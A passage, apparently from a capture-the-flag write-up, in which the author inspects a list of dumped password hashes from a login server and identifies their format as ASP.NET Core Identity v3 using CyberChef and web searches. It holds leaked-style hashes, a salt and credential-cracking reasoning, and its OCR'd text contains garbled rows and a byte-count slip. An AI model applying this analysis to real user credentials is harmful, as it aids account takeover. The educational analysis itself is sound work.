
```
HTTP/2 401 Unauthorized
Date: Sat, 23 Jan 2021 08:50:59 GMT
Content-Type: text/plain; charset=utf-8
Server: Kestrel
X-Tired-Admin: I'm a little slow to compute online, don't you think?

Invalid username or password.
```

So I go back to my analysis in order to undertand the hashing algorithm based on the info that I had for the user Mike.

This is the information that I had:

- Password received by the server was `ec52f8cd137ec7651bd1516de45b667662f9f5a6`.
- Salt was `caf73fc6-9eca-4741-be21-d5078fd64852`.
- Mike password hash send by the server was `AQAAAAEAACcQAAAAEK0Qxcz4dV+44/6+DxQtXObG5FX6f3DQGf+Fmaeh/7RXm/iA0AzXr1GAY/jr4L/7Ww==`.

The list of password hash was the following when I wanted to highlight the common pattern:




```
AQAAAAEAACcQAAAAE9qJlaMiVwqfC9mDFy6Sj+NPtHQKMGvmA4XrSm7m2KP7j82Sp4XYdGAcwaceKBWPBE==
AQAAAAEAACcQAAAAEfKl6wf2UcYvRsxQ9gTvWI53773Jdb10/6fcssuH3hJqnseurNMgCgq7mSq/5VY4mj==
AQAAAAEAACcQAAAAEwXMUkQyL31+OPOdIeQPUxfPj2aCvOiIRDE8HhXo7u3p19XCbix3IpSxRHpeKOC9Us==
AQAAAAEAACcQAAAAEtKLSVmHnTm61aleXnNdrAoxSr/45etr5UJQM2IMKwgVr3btD/yn1gprEZ5nWuOJl7==
AQAAAAEAACcQAAAAEAhRVSheAS6fSGaPR15rG1ZqdLz8g1ciXwv25cttRI0NvLxSeXF5UdfFn3zJek9K2Y==
AQAAAAEAACcQAAAAEHiWkW0HMa9BM7RZgdJwjN6QqPCpkOsLpXWEP76BQyHChEa7iv+H0aSKNRsVULi+uy==
AQAAAAEAACcQAAAAEX0lNKkjHgxF4ul0GG0PkWPEL29OltEPJTvtmWUlZjs5hFUiHgNFuuJbHwZWMV+abi==
AQAAAAEAACcQAAAAE8k+4OvxO2AqWiGiaHEf/gaJUm29+YDlSd/IvjOSeTf4JwwNT0xO57cBhbqSYyz2ya==
AQAAAAEAACcQAAAAEY4j9y34yBsAiAj1opJm1sWB9mU586rfpFuY4qVC6VG5wB+aGdvIpP9uB3lXd984VM==
AQAAAAEAACcQAAAAEWdSL8+UHrgldR8n5yfKj2ZI/XAF+k9YOkkqhI7gx0hkcIkmpvjKdtxV9VSz74ViuH==
AQAAAAEAACcQAAAAEX4tRGx3+ZvU1r3zacPAy7hyOtL1Hk4e/2Vxr5XoyTeUCBHqbAhcGh7L1Fek67vagQ==
AQAAAAEAACcQAAAAEV/VFHhEmOfdMwNlhaHDbXd6J7lazt2jEzxrIUV5/XgTbuoVR+ZhoWF54EMKhHR4X7==
AQAAAAEAACcQAAAAEYZ+hcNEOED3JfaSQI0UV7tu4zEILX4Gn7fWPXwiLcaSBBulx3R+dkBAqrFtYF52L9==
AQAAAAEAACcQAAAAEK0Qxcz4dV+44/6+DxQtXObG5FX6f3DQGf+Fmaeh/7RXm/iA0AzXr1GAY/jr4L/7Ww==
AQAAAAEAACcQAAAAE9UpEj5qgtUdnyAclBZPY+z1ukNFTUxQCZxg6UKFAEEC93lgf95l85pYJf6gVzWL8E==
AQAAAAEAACcQAAAAEaOAfhR3UOU5x43+smVbLUJvZXbaqvNt5F5dXf/counqVeYmDhoNBvwvQfnIF3MkAm==
AQAAAAEAACcQAAAAEAs/ZnNm5zdseZ7+0WJGAsJUJN343WxhDpudrnq5bmH8SDxGsJQgDeA63X2LwUvjC8==
AQAAAAEAACcQAAAAEo1qdTNsQqZkMBFcxLtFQelpzmUxeIG3j6Wb8bP2DzyznWqVwv/JCdxdDL22+cOHji==
AQAAAAEAACcQAAAAEMdFQDCwc980a5mla13HcUNymeOkdZrTO87D7iwVC9bMuOYWhAs2dekQ94h3TwCaaQ==
AQAAAAEAACcQAAAAEAi9IkT5efwqqzHFmMe3LFtpYaN5zg5pMAexvMPVthBd2CQXpNIjEHPwS5kuXZG9mG==
AQAAAAEAACcQAAAAEdpUWVa9IJqEPyWJ1PlYWlExte2ng+TbE3wkmCT4ul7+lsDGOkhKglPhY4n4eycK2O==
AQAAAAEAACcQAAAAEAXCxjz8tpwpGLAbwZ7cJ6eoPMtbba8JxIWsrDdBuNz7e3StmctZgusUhvzk1YhTtn==
AQAAAAEAACcQAAAAE3+1Uvt76u7HjKX6A0+sjoDbCK8P4LVsfN2/T3RtAdmAxM9kcq1jinK/0jzKzdDuYO==
AQAAAAEAACcQAAAAEnWTXmIiRrFCDp1MXzNWyJ4C3LwEH5ja4nilnRFEsBR7E9x5+9cq1XmEvTcM2EbXIr==
AQAAAAEAACcQAAAAEJbGQlFuJpx4996Z2GKc4kgBe1U15Nol5yZzWztXW7rt0MyVhyA9Q6PGpZoaQQ17AL==
AQAAAAEAACcQAAAAE+KkHCDYyG94yMRD/TGNrV/jSJ9KTHGGvtpOowav8ld0SN2MWWR8uuV2/mS9F4FrA2==
AQAAAAEAACcQAAAAEJFjDbO5WQG3KQESwz81JYBXzPBecpEfy0cExpT7CDXeP+0WNqVFI12dHtvzawctMm==
AQAAAAEAACcQAAAAEEV0/hGfAzGAiI0arQxU/X89+9D6ghSmqSp5ehOJOlHCwckl6YufqZNOIX1CeM/fgf==
AQAAAAEAACcQAAAAEWQf77JCoFaP5NhYd/Hyy7REaxHsLrClohRGTG/clcCUy/OKTqAN3stjELFJ0d39C0==
AQAAAAEAACcQAAAAEnX8bEXArNW59Sai8Yhq1t8ztBHB1oIlER+Y2O4loMMeXqH5qm3EVSNGqkOZ8WKDFw==
```

`AQAAAAEAACcQAAAAE` once Base64 decoded was giving `........'.....`.

`AQAAAAEAACcQAAAAEK0Qxcz4dV+44/6+DxQtXObG5FX6f3DQGf+Fmaeh/7RXm/iA0AzXr1GAY/jr4L/7Ww==` without the prefix was giving `K0Qxcz4dV+44/6+DxQtXObG5FX6f3DQGf+Fmaeh/7RXm/iA0AzXr1GAY/jr4L/7Ww==`.

Once converted to HEX was giving `2b4431733e1d57ee38ffaf83c50b5739b1b9157e9fdc34067fe16669e87fed15e6fe20340335ebd46018fe3af82ffed6c4` that was having a total length of **98 bytes**.

It was the same for all password hashes:



Recipe

Fork

Split delimiter `\n` Merge delimiter `\n`

□ Ignore errors

From Base64

Alphabet `A-Za-z0-9+/=`

☑ Remove non-alphabet chars

To Hex

Delimiter None Bytes per line `0`

Input

```
length: 20
 lines:  3
```

```
9qJlaMiVwqfC9mDFy6Sj+NPtHQKMGvmA4XrSm7m2KP7j82Sp4XYdGAcwaceKBWPBE==
fKl6wf2UcYvRsxQ9gTvWI53773Jdb10/6fcssuH3hJqnseurNMgCgq7mSq/5VY4mj==
wXMUkQyL31+OPOdIeQPUxfPj2aCvOiIRDE8HhXo7u3p19XCbix3IpSxRHpeKOC9Us==
tKLSVmHnTm61aleXnNdrAoxSr/45etr5UJQM2IMKwgVr3btD/yn1gprEZ5nWuOJl7==
AhRVSheAS6fSGaPR15rG1ZqdLz8g1ciXwv25cttRI0NvLxSeXF5UdfFn3zJek9K2Y==
HiWkW0HMa9BM7RZgdJwjN6QqPCpkOsLpXWEP76BQyHChEa7iv+H0aSKNRsVULi+uy==
X0lNKkjHgxF4ul0GG0PkWPEL29OltEPJTvtmWUlZjs5hFUiHgNFuuJbHwZWMV+abi==
8k+4OvxO2AqWiGiaHEf/gaJUm29+YDlSd/IvjOSeTf4JwwNT0xO57cBhbqSYyz2ya==
Y4j9y34yBsAiAj1opJm1sWB9mU586rfpFuY4qVC6VG5wB+aGdvIpP9uB3lXd984VM==
WdSL8+UHrgldR8n5yfKj2ZI/XAF+k9YOkkqhI7gx0hkcIkmpvjKdtxV9VSz74ViuH==
X4tRGx3+ZvU1r3zacPAy7hyOtL1Hk4e/2Vxr5XoyTeUCBHqbAhcGh7L1Fek67vagQ==
V/VFHhEmOfdMwNlhaHDbXd6J7lazt2jEzxrIUV5/XgTbuoVR+ZhoWF54EMKhHR4X7==
YZ+hcNEOED3JfaSQI0UV7tu4zEILX4Gn7fWPXwiLcaSBBulx3R+dkBAqrFtYF52L9==
K0Qxcz4dV+44/6+DxQtXObG5FX6f3DQGf+Fmaeh/7RXm/iA0AzXr1GAY/jr4L/7Ww==
9UpEj5qgtUdnyAclBZPY+z1ukNFTUxQCZxg6UKFAEEC93lgf95l85pYJf6gVzWL8E==
aOAfhR3UOU5x43+smVbLUJvZXbagvNt5F5dXf/counqVeYmDhoNBvwvOfnIF3MkAm==
```

Output

```
start: 198     time:
  end: 296   length:
length:  98    lines:
```


```
f6a26568c895c2a7c2f660c5cba4a3f8d3ed1d028c1af980e17ad29bb9b628fee3f364a9e1761d18073069c78a0563c114
7ca97ac1fd94718bd1b3143d813bd6239dfbef725d6f5d3fe9f72cb2e1f7849aa7b1ebab34c80282aee64aaff9558e268c
c17314910c8bdf5f8e3ce7487903d4c5f3e3d9a0af3a22110c4f07857a3bbb7a75f5709b8b1dc8a52c511e978a382f54b4
b4a2d25661e74e6eb56a57979cd76b028c52affe397adaf950940cd8830ac2056bddbb43ff29f5829ac46799d6b8e265ec
0214554a17804ba7d219a3d1d79ac6d59a9d2f3f20d5c897c2fdb972db5123436f2f149e5c5e5475f167df325e93d2b664
1e25a45b41cc6bd04ced1660749c2337a42a3c2a643ac2e95d610fefa050c870a111aee2bfe1f469228d46c5542e2faecc
5f494d2a48c7831178ba5d061b43e458f10bdbd3a5b443c94efb665949598ece6115488780d16eb896c7c1958c57e69b8c
f24fb83afc4ed80a9688689a1c47ff81a2549b6f7e60395277f22f8ce49e4dfe09c30353d313b9edc0616ea498cb3db26c
6388fdcb7e3206c022023d68a499b5b1607d994e7ceab7e916e638a950ba546e7007e68676f2293fdb81de55ddf7ce1534
59d48bf3e507ae095d47c9f9c9f2a3d9923f5c017e93d60e924aa123b831d2191c2249a9be329db7157d552cfbe158ae1c
5f8b511b1dfe66f535af7cda70f032ee1c8eb4bd479387bfd95c6be57a324de502047a9b02170687b2f515e93aeef6a044
57f5451e112639f74cc0d9616870db5dde89ee56b3b768c4cf1ac8515e7f5e04dbba8551f99868585e7810c2a11d1e17ec
619fa170d10e103dc97da490234515eedbb8cc420b5f81a7edf58f5f088b71a48106e971dd1f9d90102aac5b58179d8bf4
2b4431733e1d57ee38ffaf83c50b5739b1b9157e9fdc34067fe16669e87fed15e6fe20340335ebd46018fe3af82ffed6c4
```

I have used the following pages in order to find a hash algorithm that was having a length of 98 bytes (196 bits):

- https://en.wikipedia.org/wiki/List_of_hash_functions
- https://en.wikipedia.org/wiki/SHA-2
- https://www.giac.org/paper/gsec/2853/guide-hash-algorithms/104822

😭 I had not found any hash matching this length....

💡 After a few times failing on different tried, a thing pop in my mind and I remembered the named of the authentication cookie `.AspNetCore.Identity.Application=CfDJ8ChrlnZS...` so I decided to Google the following keywords:



.AspNetCore.Identity password storage

All · Images · Videos · News · Maps · More · Settings · Tools

About 563,000 results (0.46 seconds)

Ad · www.keepersecurity.com/ ▾ +44 20 3805 8302

Password Storage - Simple, Enterprise Strength

Cybersecurity is more important than ever. It starts with **password** security. Get Started! Protect your business in minutes. Manage access levels, encrypt **passwords**, and more. Prevent Data Breaches. Free 14-Day Trial. Improve Team Productivity.

andrewlock.net › exploring-the-asp-net-core-identity-p... ▾

Exploring the ASP.NET Core Identity PasswordHasher


Oct 24, 2017 — **ASP.NET Core Identity** and **password** hashing ... The app will create a **hash** of the **password**, and **store** it in the database along with the user's ...

andrewlock.net › safely-migrating-passwords-in-asp-net... ▾


Safely migrating passwords in ASP.NET Core Identity with a ...

May 7, 2019 — The problem is that your **password** hashes are **stored** using a **hash** format that isn't compatible with **ASP.NET Core Identity** and is generally ...

The third link was very interesting: https://andrewlock.net/safely-migrating-passwords-in-asp-net-core-identity-with-a-custom-passwordhasher/



So the prefix `AQAAAAEAACcQAAAAE` that I had found in all password hash was contaning the **Format marker** for **ASP Net Core Identity v3** (https://github.com/aspnet/Identity/blob/master/src/Core/PasswordHasher.cs):



Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

To Hex

Delimiter
\x


Bytes per line
0

Input

AQAAAAEAACcQAAAAE

Output

